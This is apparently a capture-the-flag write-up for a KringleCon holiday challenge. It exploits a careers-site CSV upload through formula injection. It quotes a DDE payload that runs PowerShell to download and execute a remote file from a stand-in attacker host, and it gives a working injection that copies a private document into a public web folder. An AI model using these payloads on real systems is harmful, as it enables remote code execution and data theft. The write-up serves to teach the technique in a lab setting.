


Objective--HR Incident Response (Part 2)

Solution

In keeping with Tim Medin's call to "Hack Dumberly, not Harder" we can look for simple ways to solve the problem. The alternative is to spend several long, frustrating hours trying to make the careers server send the file to you or open a reverse shell.

Requesting the page, <https://careers.kringlecastle.com/fooeey>, gives us this error.



If we can make a copy of the document in <https://careers.kringlecastle.com/public/ourfilename>, we can just grab it with our browser. Even better, the message tells us that the local path on the server is `C:\careerportal\resources\public`.

The objective already told us that the path to the file we need is `C:\candidate_evaluation.docx`.

So, all we need to execute in our CSV injection is something like this.

```
copy C:\candidate_evaluation.docx C:\careerportal\resources\public\newname.docx
```

After looking at the examples from the talk, we see that we can turn this command into CSV Injection by using this, but without the PowerShell.

```
=cmd|'/c powershell.exe -w hidden $e=(New-Object System.Net.WebClient).DownloadString(\"http://evilserver.com/RAT.exe\");powershell -e $e '!A1
```


If we prefix our command with `=cmd| '/c` and append `' !A1` we should be good to go. We will put this into our CSV file.

```
=cmd| '/c copy C:\candidate_evaluation.docx  
C:\careerportal\resources\public\newname.docx' !A1
```


The server will not respond to files that have a space between `|` and `'` in the injection, although it will work if you test it in your local spreadsheet application.

Note that we changed the name of the file. If the file name stays `candidate_evaluation.docx`, other Kringlecon players may grab the file before we do. When there were many players active, this race condition happened quite often.

After creating the file with the text above (using a text editor), we can submit it to the form.



We upload the file

A screenshot of a web form for submitting an application. The form has the following fields and buttons:

- First Name:** Input field containing "Frozen".
- Last Name:** Input field containing "Elfsicle".
- Phone Number:** Input field containing "5555551212".
- Email:** Input field containing "frozen.elfsicle@kringlecon.com".
- Upload CSV file with your work history:** A "Browse..." button next to the filename "MyWorkHist.csv".
- Submit Application** (blue button) and **Reset** (grey button) buttons at the bottom.

After a minute or two, we can download the file here <https://careers.kringlecastle.com/public/newname.docx>.

The contents of the file give the answer.

Private (For Your Elf Eyes Only)



Elf Infosec Placement / Access Evaluation

Candidate Name: **Krampus**

<snip>

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Krampus is a member of Fancy Beaver!

How could the elves fix this?

The best way would be to stop accepting CSV files as input!

Up Next

The next objective, Network Traffic Forensics, says we should visit SugarPlum Mary and help her with the Python Escape from LA terminal challenge.